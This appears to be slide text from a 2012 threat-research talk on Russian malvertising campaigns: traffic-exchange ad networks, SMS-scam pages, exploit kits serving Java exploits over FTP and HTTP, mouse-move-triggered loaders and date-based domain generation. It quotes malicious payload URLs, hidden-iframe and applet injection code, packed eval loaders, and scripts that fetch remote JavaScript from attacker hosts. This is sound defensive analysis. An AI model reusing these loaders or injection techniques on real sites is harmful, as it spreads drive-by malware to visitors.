
<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a331892c2e7d0be70b/1,6,0,21/10,1,0,0/forumax244.php>

Exploit:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/kinopo.jar>

payload loaded upon successful exploitation:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/1863721>



Transport

Location: `http://eywxcqybd.task-ansiilvspl-vaw.org/4ffa973cf08d24972500003/4ffabc21ebf5ff0c520000`

`ev2.ru /`

`ev2.ru /`

Response Headers

`HTTP/1.1 302 Moved Temporarily`
Cache
`Date: Thu, 20 Sep 2012 07:42:13 GMT`
`Vary: Accept-Encoding`
`X-Cache: MISS from 10.22.8.13`
Cookies / Login
`Set-Cookie: mytime=1348126... expires=Fri, 21-Sep-2012 07:42:13 GMT`
`Set-Cookie: counter=1; expires=21-Sep-2012 07:42:13 GMT`
Entity
`Content-Length: 92`
`Content-Type: text/html`
Miscellaneous
`Server: nginx/0.7.67`
`Powered-By: PHP/5.2.6-1+lenny16`

Transport

`Location: http://eywxcqybd.task-ansiilvspl-vaw.org/4ffa973cf08d24972500003/4ffabc21ebf5ff0c520000`
`Proxy-Connection: Keep-Alive`
`Via: 1.1 10.22.8.13 (McAfee Web Gateway 7.2.0.2.0.13603)`

`application/java-archive`
`application/octet-stream`

Ad network 'simulation'

- All domains are in form of xxxxx.servebbs.net (xxxxx - random sequence of characters)
- IP addresses all point to - 178.162.164.172.
- Simulates javascript-based banner rendering:

Ad network «Tag»:

```
<script type="text/javascript">  
  var url = 'http://zelxsmj.servebbs.net';  
  document.write('<script language="JavaScript" ' +  
    'src="" + url + '/2441/88x31.jpg" border="0" width="88"  
    height="31"></script ' +  
    'ript>')  
</script>
```

Ad. network simulation (cont.)


Banner and counter rendering tag:

```
<script height="31" width="88" border="0"
  src="http://zelxsmj.servebbs.net/2441/88x31.jpg"
  language="JavaScript">
```

```
document.write('<sc' +
  'ript language="JavaScript" rel="nofollow" ' +
  'src="http://zelxsnh.servebbs.net/2441/counter.shtml"></sc' + 'ript>');
</script>
```

redirecting iframe:

```
<script src="http://zelxsnh.servebbs.net/2441/counter.shtml"
  rel="nofollow" language="JavaScript">
document.write('<ifr' + 'ame src="http://zelxsnh.servebbs.net/go.php?
  id=2441&ip=xx.141.65.135&session=f1bc13363a6ace8e8505"
  width="88" height="33" style="position: absolute; left: -' + '100px; top: -'
  + '100px; z-index: 1;"></ifr' + 'ame>');
</script>
```



Beetraf.ru

beetraf.ru

IP-адрес: 178.162.164.171

Domain: BEETRAF.RU

nserver: ns1.beetraf.ru. 178.162.164.171

nserver: ns2.beetraf.ru. 178.162.182.254

state: REGISTERED, DELEGATED, UNVERIFIED

person: Private Person

registrar: REGTIME-REG-RIPN

admin-contact: <http://whois.webnames.ru>

created: 2011.09.02

The screenshot shows the BeeTraf.ru website interface. At the top, there's a navigation bar with the site name and a tagline 'Открытый сервис обработки входящего трафика! Open TDS BeeTraf.ru'. Below this, a central panel displays the current traffic purchase price as 4.5\$ for 1000 traffic. It also shows statistics: 24637 sites, 7868 masters, and 11763\$ paid. The page is divided into sections for 'Rules of the Exchange' (Правила биржи) and 'Registration' (ВХОД ? регистрация). The 'Rules' section lists prohibited actions like traffic theft and code placement, and permitted actions like banner referrals. Two cartoon hands holding money bags are positioned on either side of the central panel.

- Random domains are typical for ad networks
- Servers **XXXXX.servebbs.net** point to IP **178.162.164.172**, which cross-correlates with beetraf.ru

Sites, which demand SMS payments

Specifics:

- use of legit ad. Networks
- use of short-term disposable domain names
- redirect points to another domain name, which points to the same IP address
- use of 3rd party pages with “SMS subscription” content to confuse user

The screenshot shows a Mozilla Firefox browser window displaying the website 'aminadab.servegame.org'. The page is titled 'Национальный Архив' (National Archive) and features a search interface. The search bar contains the text 'Введите фамилию для поиска...' (Enter surname for search...). Below the search bar, there is a map of Russia and a section titled 'Немного о нашем сайте:' (A little about our site:). This section includes statistics: '1332154782 людей в наших базах данных.' (1,332,154,782 people in our databases.), '85% вероятность того, что в нашей базе есть информация о вас и ваших близких.' (85% probability that there is information about you and your relatives in our database.), and '1235478 людей воспользовались нашим сайтом' (1,235,478 people used our site). To the right, there is a list of 'Последние введенные фамилии:' (Last entered surnames:), including Борисов, Гуцин, Каравезв, Прокопенко, Тарасов, and Сорокин. At the bottom, there are four testimonials, each titled 'Отзыв' (Review). The testimonials are from Ирина Борисенко, Лена Светличная, Михаил Гладкий, and Анна Михайлова.

Page would normally have following content

Page would normally render two frames:

First frame — points to «sequence» of domains:

```
<frame src="http://aureolae.dynalias.net" name="1">
```

.....

```
<body>
```

```
<iframe scrolling="no" frameborder="0" src="http://xuzhqenteringunprofitable.coexistingavrzconsideredfcipisahlqnm.org/oven.php" style="width: 1000px; height: 1000px;">
```

.....

```
</body>
```

```
</frame>
```

2) Second frame, displays 3rd party SMS subscription page:

```
<frame src="http://leiskebneroby.dynalias.net/pop/ad/" name="2">
```

.....

```
<frameset frameborder="NO" border="0" framespacing="0" rows="*">
```

```
<frame scrolling="auto" noresize="" name="dot_tk_frame_content" src="http://domain-cleaner.com/fam7/?subid=811">
```

.....

```
</frame>
```

```
</frameset>
```

.....

```
</frame>
```

Campaign 2 (FTP)

Specifics:

- content is served through teasertop banner network
- two methods of fetching exploit and “useful” payload are used:
 - Exploit/payload is fetched over FTP
 - Exploit/payload is fetched over HTTP
- When FTP used, FTP IP address is obfuscated using long-int digital notation
- Fake sites are placed on single IP address
- Redirecting script is added to content of HTTP 404 page.

Participants

The screenshot displays a web browser window with the URL `snoivid.ru`. The page content includes a header with the text "СНЫ И СНОВИДЕНИЯ" and a search bar. The network log on the right shows the following requests:

Request ID	Status	Method	Host	Path
7	200	HTTP	bteazercounter.ru	/p/validator.swf
8	404	HTTP	bteazercounter.ru	/favicon.ico
9	404	HTTP	bteazercounter.ru	/favicon.ico
10	200	HTTP	s.yting.com	/yt/swfbin/cps-vflqMyirY.swf
11	200	HTTP	stat.truostat.ru	/crossdomain.xml
12	404	HTTP	stat.truostat.ru	/statistics/bteazercounter.ru/?1332738612056
13	200	HTTP	stat.truostat.ru	/validate/?1332738612116
14	200	HTTP	i3.yting.com	/crossdomain.xml
15	200	HTTP	i3.yting.com	/vj/2QUnsvr8FMk/hqdefault.jpg
16	200	FTP	3645455033	/5/exp2.jar
17	200	FTP	3645455033	/5/exp.jar
18	200	FTP	3645455033	/5/exp2.jar
19	200	FTP	3645455033	/5/exp.jar
20	404	HTTP	bteazercounter.ru	/p/com.class
21	404	HTTP	bteazercounter.ru	/p/edu.class
22	404	HTTP	bteazercounter.ru	/p/net.class
23	404	HTTP	bteazercounter.ru	/p/org.class
24	200	FTP	3645455033	/file1.dat

The HTML source code on the left shows the following structure:

```
<html>
  <head>
  </head>
  <body>
    <script>
      1 eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c+a)>35?String.fromCharCode(c+29):c.toString}
    </script>
    <div style="position: absolute; left: -1000px">
      <iframe src="ftp://3645455029/l/s.html">
        <html>
          <head>
            <script src="http://www.java.com/js/deployJava.js">
            </head>
          <body>
            <embed id="deployJavaPlugin" hidden="true" type="application/java-deployment-toolkit">
            <script>
              1 eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[
            </script>
            <applet archive="ftp://3645455029/l/exp.jar" code="morale.class">
          </body>
        </html>
      </iframe>
    </div>
  </body>
</html>
</iframe>
```

Exploit code/payload through FTP

Ad banner:

<http://teasertop.ru/js/teaserfeed.js?jen=true&fen=true&cs=windows-1251&urh=7fdfdf9cdc4fefaf56285019405f4b98>

Redirect-hosting site

[http:// youmebel.ru/](http://youmebel.ru/)

Exploit selection:

[Ftp://3645455031/1/s.html](ftp://3645455031/1/s.html)

exploit:

<ftp://3645455031/1/exp.jar>

Payload:

<ftp://3645455031/file1.dat>

Cookies (serve once):

<http://teasertop.ru/js/1x1.gif?ref=u68t122h8154>


```
Set-Cookie: teasertopau=dDI3OD0xdDExMj0xdDI4MT0xdDEyMj0xdCZNYE16TWpFMk1ERXhNUT09JjAxOT
```

```
Set-Cookie: teasertop_turbo=MCD2OCY5ZjJjZGNhMGRjZjM4ZDk0ZTI2MDU0ZmYlNTAwNGM1Zg%3D%3D;
```


Redirecting Iframe

Iframe (ad + redirect):

```
<iframe src="http://youmebel.ru/" onload="fr_onload()">
<script>
function setCookie(name, value, expires, path, domain, secure) {
document.cookie = name + "=" + escape(value) +
((expires) ? "; expires=" + expires.toGMTString() : "") + ((path) ? "; path=" +
path : "")
((domain) ? "; domain=" + domain : "") + ((secure) ? "; secure" : "")
} if (window.top.location == window.location) { setCookie('antibot_' +
Math.floor(Math.random() * 10000000), 'true');
document.location = document.location} else { document.writeln('<div
style="position:absolute;left:-1000px"><iframe src="ft' +
'p://3645455029/1/s.html"></iframe></div>')}
</script>
```



The same thing through HTTP

Ad tag:

<http://teasertop.ru/js/teaserfeed.js?jen=true&fen=true&cs=windows-1251&urh=7fdfdf9cdc4fefaf56285019405f4b98>

Redirecting site

<http://mobistarts.ru>

Exploit selection:

http://mobistarts.ru/s_93cf8f4030c5fceb1ddff26a7f22c43

Exploit:

http://mobistarts.ru/e_93cf8f4030c5fceb1ddff26a7f22c43

Payload:

http://mobistarts.ru/0_93cf8f4030c5fceb1ddff26a7f22c43

Cookies:

<http://teasertop.ru/js/1x1.gif?ref=u68t122h8154>


294	500	HTTP	mobistarts.ru	/
295	200	HTTP	www.directadvert.ru	/images/100x100/58/732058.jpg
296	200	HTTP	www.directadvert.ru	/show.cgi?adp=48833&div=DIV_DA_48833&nnn=
297	200	HTTP	www.directadvert.ru	/images/100x100/05/711505.jpg
298	200	HTTP	www.directadvert.ru	/images/100x100/39/703539.jpg
299	200	HTTP	www.directadvert.ru	/images/100x100/31/712031.jpg
300	200	HTTP	www.directadvert.ru	/show.cgi?adp=48834&div=DIV_DA_48834&nnn=
301	200	HTTP	www.directadvert.ru	/images/100x100/18/690918.jpg
302	404	HTTP	mobistarts.ru	/s_93cf8f4030c5fceb1ddff26a7f22c43
303	200	HTTP	www.directadvert.ru	/images/100x100/58/741158.jpg
304	200	HTTP	www.directadvert.ru	/images/100x100/04/745104.jpg
305	200	HTTP	www.directadvert.ru	/images/100x100/56/744956.jpg
306	200	HTTP	www.directadvert.ru	/show.cgi?adp=48835&div=DIV_DA_48835&nnn=
307	200	HTTP	www.directadvert.ru	/images/100x100/78/693478.jpg
308	200	HTTP	www.directadvert.ru	/show.cgi?adp=48836&div=DIV_DA_48836&nnn=
309	200	HTTP	www.directadvert.ru	/images/110x110/33/746633.jpg
310	200	HTTP	www.directadvert.ru	/images/110x110/06/459906.jpg
311	200	HTTP	www.directadvert.ru	/show.cgi?adp=48837&div=DIV_DA_48837&nnn=
312	200	HTTP	www.directadvert.ru	/images/110x110/78/704378.jpg
313	200	HTTP	www.directadvert.ru	/images/110x110/34/743834.jpg
314	200	HTTP	www.directadvert.ru	/images/110x110/66/743066.jpg
315	200	HTTP	pc.adonweb.ru	/adv_out.php?Id=51657&CodeType=1&RNum=97
316	200	HTTP	www.directadvert.ru	/images/110x110/10/744510.jpg
317	200	HTTP	pc.adonweb.ru	/adv_out.php?Id=51658&sub_id=&CodeType=&C
318	200	HTTP	adforce.ru	/code/vknotifier.php?id=635&adf_in=28&vk_t=12&
319	200	HTTP	mobistarts.ru	/e_93cf8f4030c5fceb1ddff26a7f22c43
320	200	HTTP	adforce.ru	/uploads/306.jpg
321	200	HTTP	adforce.ru	/files/mp3player.swf?file=http://adforce.ru/files/b
322	200	HTTP	mobistarts.ru	/0_93cf8f4030c5fceb1ddff26a7f22c43
323	200	HTTP	teasertop.ru	/js/1x1.gif?ref=u68t430h9366

fake 404 response and XSS at java.com

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
<script src="http://www.java.com/js/deployJava.js"></script>
</head><body>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return
  c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]}|
  c.toString(a)}k=[function(e){return d[e]}];e=function()
  {return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\b'+e(c)
  +'\\b','g'),k[c])}}return p}('j(4.o.0!=4.0&&2.a!=\\') {b{c(\\'9\\')}d(e)
  {3={8:\\'5\\',7:2.0.f.l(\\'m\\',\\'n\\'),k:e};g.h(3,i,\\'1.6\\')}}',25,25,'location|
  document|attributes|window|x.s.class||archive|code|0|referrer|try|throw|
  catch||href|deployJava|runApplet|null|if|s|replace|s_|e_|top'.split('|'),0,{}))
</script>
<h1>Not Found</h1>
<p>The requested URL /s_93cf8f4030c5fceb1ddff26a7f22c43 was not found
  on this server.</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at mobistarts.ru Port 80</address>
</body></html>
```

Campaign 3 (“no mouse – no content”)

- Mal. Tag embedded a script, which would only render malicious content if mouse move event was detected.
- short term domains were also used
- IP addresses changed frequently
- domain names were also generated using javascript within browser. Browser date/time settings were used to seed domain name generation. (wrong timezone → wrong domain name → no content served)



Campaign 3 with tiny user interaction

The screenshot shows the top section of a website. On the left, there is a dark purple box with the text 'RUS TRUS' in white. To the right, there are navigation links in Russian: 'ГЛАВНАЯ', 'НОВОСТИ', 'ДОСТАВКА', and 'КОНТАКТЫ'. Below these links, it says '0 ТОВАР(ОВ) - 0 РУБ' next to a shopping cart icon. The main content area features a large black and white photograph of a woman in black lace lingerie lying on a man's chest. To the left of the photo is a vertical list of brand names: GIGO, Diesel, Superbody, TOOT, Movere, Andrew Christian, Intymen, Olaf Benz & Manstore, and C-IN2. Below the photo is a search bar with a magnifying glass icon. At the bottom of the screenshot, a red box highlights a snippet of JavaScript code:


```
function() {  
  var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';  
  if (typeof window.xyzflag === 'undefined') {  
    window.xyzflag = 0;  
  }  
  document.onmousemove = function() {
```

```
function() {  
var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';  
  ...  
document.onmousemove = function() {
```

...

On mousemove script (details)

```
function() {
  var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';
  if (typeof window.xyzflag === 'undefined') {
    window.xyzflag = 0;
  }
  document.onmousemove = function() {
    if (window.xyzflag === 0) {
      window.xyzflag = 1;
      var head =
document.getElementsByTagName('head')[0];
      var script = document.createElement('script');
      script.type = 'text/javascript';
      script.onreadystatechange = function ()
      {
        if (this.readyState === 'complete') {
          window.xyzflag = 2;
        }
      };
      script.onload = function()
      {
        window.xyzflag = 2;
      };
      script.src = url +
Math.random().toString().substring(3) + '.js';
      head.appendChild(script);
    }
  };
}
```



Date-based domain generation

Compromised machine would include Iframe:

```
<iframe width="0" height="0" frameborder="0" src="//2012316.ru">
  <html>
    <head>
    </head>
    <body>
    </body>
  </html>
</iframe>
```

Redirect would be at the top of the page:

<http://2012316.ru/>

Referer: <http://dailypixel.ru/>

HTTP/1.1 302 Found

Content-Type: text/html

Date: Mon, 16 Apr 2012 13:29:20 GMT

Location:

<http://07c6c97f6394018f7nigas.selfip.org/index.php?ca5cbe59f39a8fbc1624187cd68bb029>

Proxy-Connection: keep-alive

Server: nginx/0.7.65

Vary: Accept-Encoding

Content-Length: 0

```
var randomizer = (((location.href).search(/.loc\/i) != -1) ? 'r=' + Math.random() : '');
function a(b){for(var c="",d=1;d<b.length+1;d++)c+=b[b.length-d];return c}var e=new Date;eval(a("etirw.tnemucod")+a("/")=crs "0"=thgieh
$.extend({
  headCSS : function(filename)
  {
    if (jQuery.inArray(filename, linkedCSS) == -1) {
      $('head').append('<link href="' +
        filename + randomizer +
        filename +
        '" rel="stylesheet" media="all" />');
      linkedCSS = linkedCSS.concat([filename]);
    }
  }
});
```

```
function a(b){for(var c="",d=1;d<b.length+1;d++
c+=b[b.length-d];return c}var e=new Date;
eval(a("etirw.tnemucod")+a("/")=crs "0"=thgieh
"0"=redrobemarf "0"=htdiw emarfi<'(<')+e.getFullYear()+""
+e.getMonth()+e.getDate()+a("ur.")+a(">emarfi/<>\\'"))
```


Date-based domain registration

Very recent domain registration date:

IP-адрес: 188.230.57.158

По данным WHOIS.RIPN.NET:

Домен: 2012316.RU

Сервер DNS: ns1.reg.ru.

Сервер DNS: ns2.reg.ru.

Статус: зарегистрирован, делегирован, проверен

Регистратор: REGRU-REG-RIPN

Дата регистрации: 2012.04.14

Дата окончания регистрации: 2013.04.14

Дата освобождения: 2013.05.15


New domains registered daily:

Date/time	IP	Domain
16/Apr/2012:08:15:12	188.230.57.158	2012316.ru
16/Apr/2012:09:02:27	188.230.57.158	2012316.ru
17/Apr/2012:11:51:36	188.230.57.158	2012317.ru
17/Apr/2012:11:51:53	188.230.57.158	2012317.ru
18/Apr/2012:14:14:47	188.230.57.158	2012318.ru
18/Apr/2012:15:19:17	188.230.57.158	2012318.ru

Campaign 4 (compromised DNS servers)

Legitimate domains are compromised

Compromised DNS is used to generate sub domains, which are used in malicious campaign



Stolen domains, example:

Time	URL	IP
24/Jan/2012:18:59:54	GET http:// csrv2.fatdiary.org/main.php?page=7a5a09bea4d91836	146.185.242.69
24/Jan/2012:19:00:18	GET http:// csrv2.fatdiary.org/content/field.swf HTTP/1.0	146.185.242.69
